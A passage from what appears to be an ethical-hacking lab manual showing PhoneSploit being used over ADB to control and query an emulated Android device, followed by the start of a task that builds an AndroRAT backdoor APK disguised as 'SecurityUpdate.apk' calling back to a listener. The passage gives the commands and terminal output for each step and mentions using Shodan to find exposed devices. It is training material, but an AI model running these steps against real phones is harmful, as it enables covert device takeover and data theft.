
```

python3 phonesploit.py - Parrot Terminal
File Edit View Search Terminal Help
package:/system/priv-app/ContactsProvider/ContactsProvider.apk=com.android.providers.contacts
package:/system/app/CaptivePortalLogin/CaptivePortalLogin.apk=com.android.captiveportallogin
phonesploit(main_menu) > 15
[+]Enter a device name.
->phonesploit(app_run) > 10.10.1.14
[+]Enter a package name. They look like this --> com.snapchat.android
->phonesploit(app_run) > com.android.calculator2
bash arg: -p
bash arg: com.android.calculator2
bash arg: -v
bash arg: 500
args: [-p, com.android.calculator2, -v, 500]
arg: "-p"
arg: "com.android.calculator2"
arg: "-v"
arg: "500"
data="com.android.calculator2"
:Monkey: seed=1650595962195 count=500
:AllowPackage: com.android.calculator2
:IncludeCategory: android.intent.category.LAUNCHER
:IncludeCategory: android.intent.category.MONKEY
// Event percentages: Free space: 66.5 GB
// 0: 15.0%
// 1: 10.0%
// 2: 2.0%
// 3: 15.0%
// 4: -0.0%
// 5: -0.0%


```


35. After launching the calculator app on the target Android device, switch to the **Android** machine.
36. You will see that the calculator app is running, and that random values have been entered, as shown in the screenshot.

Note: The entered values might differ in your lab environment.



37. Switch back to the **Parrot Security** virtual machine. In the **Terminal** window, type **p** and press **Enter** to navigate to additional PhoneSploit options on the **Next Page**.
38. The result appears, displaying additional PhoneSploit options, as shown in the screenshot.
39. At the **main_menu** prompt, type **18** and press **Enter** to choose **Show Mac/Inet** information for the target Android device.
40. When prompted to **Enter a device name**, type the target Android device's IP address (in this case, **10.10.1.14**) and press **Enter**.
41. The result appears, displaying the Mac/Inet information of the target Android device.



```
python3 phonesploit.py - Parrot Terminal
File Edit View Search Terminal Help
:Sending Trackball (ACTION_MOVE): 0:(-4.0,3.0)
:Sending Trackball (ACTION_MOVE): 0:(-5.0,-2.0)
:Sending Touch (ACTION_DOWN): 0:(933.0,206.0)
:Sending Touch (ACTION_UP): 0:(932.59546,211.19917)
:Sending Touch (ACTION_DOWN): 0:(629.0,265.0)
:Sending Touch (ACTION_UP): 0:(631.9405,250.54803)
// Rejecting start of Intent { act=android.speech.action.WEB_SEARCH cmp=com.google.android.google
quicksearchbox/.SearchActivity } in package com.google.android.googlequicksearchbox
:Sending Touch (ACTION_DOWN): 0:(603.0,450.0)
:Sending Touch (ACTION_UP): 0:(616.8699,467.9604)
:Sending Touch (ACTION_DOWN): 0:(1044.0,636.0)
:Sending Touch (ACTION_UP): 0:(1045.2139,631.2166)
:Sending Trackball (ACTION_MOVE): 0:(-1.0,-3.0)
Events injected: 500
:Sending rotation degree=0, persist=false
:Dropped: keys=0 pointers=0 trackballs=0 flips=0 rotations=0
## Network stats: elapsed time=4251ms (0ms mobile, 0ms wifi, 4251ms not connected)
// Monkey finished
phonesploit(main_menu) > 18

[+]Enter a device name.
->phonesploit(mac inet) > 10.10.1.14
5: wlan0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 100
0
    link/ether 02:15:5d:22:23:90 brd ff:ff:ff:ff:ff:ff
    inet 10.10.1.14/24 brd 10.10.1.255 scope global wlan0
        valid_lft forever preferred_lft forever
    inet6 fe80::44d1:6184:7821:b619/64 scope link flags 800
        valid_lft forever preferred_lft forever
phonesploit(main_menu) >
```


42. Now, at the **main_menu** prompt, type **21** and press **Enter** to choose the **NetStat** option.
43. When prompted to **Enter a device name**, type the target Android device's IP address (in this case, **10.10.1.14**) and press **Enter**.
44. The result appears, displaying netstat information of the target Android device, as shown in the screenshot.

Note: For demonstration purposes, in this task, we are exploiting the Android emulator machine. However, in real life, attackers use the **Shodan** search engine to find ADB-enabled devices and exploit them to gain sensitive information and carry out malicious activities.

```

python3 phonesploit.py - Parrot Terminal
File Edit View Search Terminal Help

valid_lft forever preferred_lft forever
inet6 fe80::44d1:6184:7821:b619/64 scope link flags 800
valid_lft forever preferred_lft forever
phonesploit(main_menu) > 21
[+]Enter a device name.
->phonesploit(net_stat) > 10.10.1.14
Active Internet connections (w/o servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp6      0      0 ::ffff:10.10.1.14:44430 lax31s06-in-f3.1e1:http ESTABLISHED
tcp6      0      0 ::ffff:10.10.1.14:43776 mia09s26-in-f4.1e:https ESTABLISHED
tcp6      1      0 ::ffff:10.10.1.14:45818 tzmiaa-aa-in-f8.1:https CLOSE_WAIT
tcp6      0      0 ::ffff:10.10.1.14:49094 rc-in-f188.1e100.n:5228 ESTABLISHED
tcp6      0      0 ::ffff:10.10.1.14:5555  ::ffff:10.10.1.13:37274 ESTABLISHED
Active UNIX domain sockets (w/o servers)
Proto RefCnt Flags       Type       State      I-Node Path
unix   62     [ ]         DGRAM      -          6732 /dev/socket/logdw
unix    2     [ ]         DGRAM      -          12722 /dev/socket/wpa_wlan0
unix    2     [ ]         DGRAM      -          12946 /data/misc/wifi/sockets/wlan0
unix    3     [ ]         SEQPACKET  CONNECTED  98727
unix    3     [ ]         STREAM     CONNECTED  30034
unix    2     [ ]         DGRAM      -          9932
unix    2     [ ]         DGRAM      -          9486
unix    3     [ ]         SEQPACKET  CONNECTED  126535
unix    3     [ ]         SEQPACKET  CONNECTED  133001
unix    3     [ ]         SEQPACKET  CONNECTED  123008
unix    2     [ ]         DGRAM      -          78150
unix    3     [ ]         SEQPACKET  CONNECTED  15670
unix    2     [ ]         DGRAM      -          8686
unix    3     [ ]         SEQPACKET  CONNECTED  126587 @jdpw-control
  
```

45. In the same way, you can exploit the target **Android** device further by choosing other PhoneSploit options such as **Install an apk on a phone**, **Screen record a phone**, **Turn The Device off**, and **Uninstall an app**.
46. This concludes the demonstration of how to exploit the Android platform through ADB using PhoneSploit.
47. Document all the acquired information and close all open windows.

Task 5: Hack an Android Device by Creating APK File using AndroRAT

AndroRAT is a tool designed to give control of an Android system to a remote user and to retrieve information from it. AndroRAT is a client/server application developed in Java Android for the client side and the Server is in Python. AndroRAT provides a fully persistent backdoor to the target device as the app starts automatically on device boot up, it also obtains the current location, sim card details, IP address and MAC address of the device.

In this task, we will use AndroRAT to create an APK file to hack an Android device.

1. In the **Parrot Security** machine, click the **MATE Terminal** icon at the top of the **Desktop** window to open a Terminal window.
2. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
3. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

4. Type **cd AndroRAT** and press **Enter** to navigate to the AndroRAT repository.
5. Type **python3 androRAT.py --build -i 10.10.1.13 -p 4444 -o SecurityUpdate.apk** and press **Enter** to create an APK file (here, **SecurityUpdate.apk**).

Note: - **--build**: is used for building the APK

- **-i**: specifies the local IP address (here, **10.10.1.13**)
- **-p**: specifies the port number (here, **4444**)
- **-o**: specifies the output APK file (here, **SecurityUpdate.apk**)

6. You can observe that an APK file (**SecurityUpdate.apk**) is generated at the location **/home/attacker/AndroRAT/**.

```

python3 androRAT.py --build -i 10.10.1.13 -p 4444 -o SecurityUpdate.apk - Parrot Terminal
File Edit View Search Terminal Help
[attacker@parrot]~$ sudo su
[sudo] password for attacker:
[root@parrot]~# cd AndroRAT
[root@parrot]~/AndroRAT# python3 androRAT.py --build -i 10.10.1.13 -p 4444 -o SecurityUpdate.apk
[INFO] Generating APK
[INFO] Building APK |
[SUCCESS] Successfully apk built in /home/attacker/AndroRAT/SecurityUpdate.apk
[INFO] Signing the apk
[INFO] Signing Apk |
[SUCCESS] Successfully signed the apk SecurityUpdate.apk

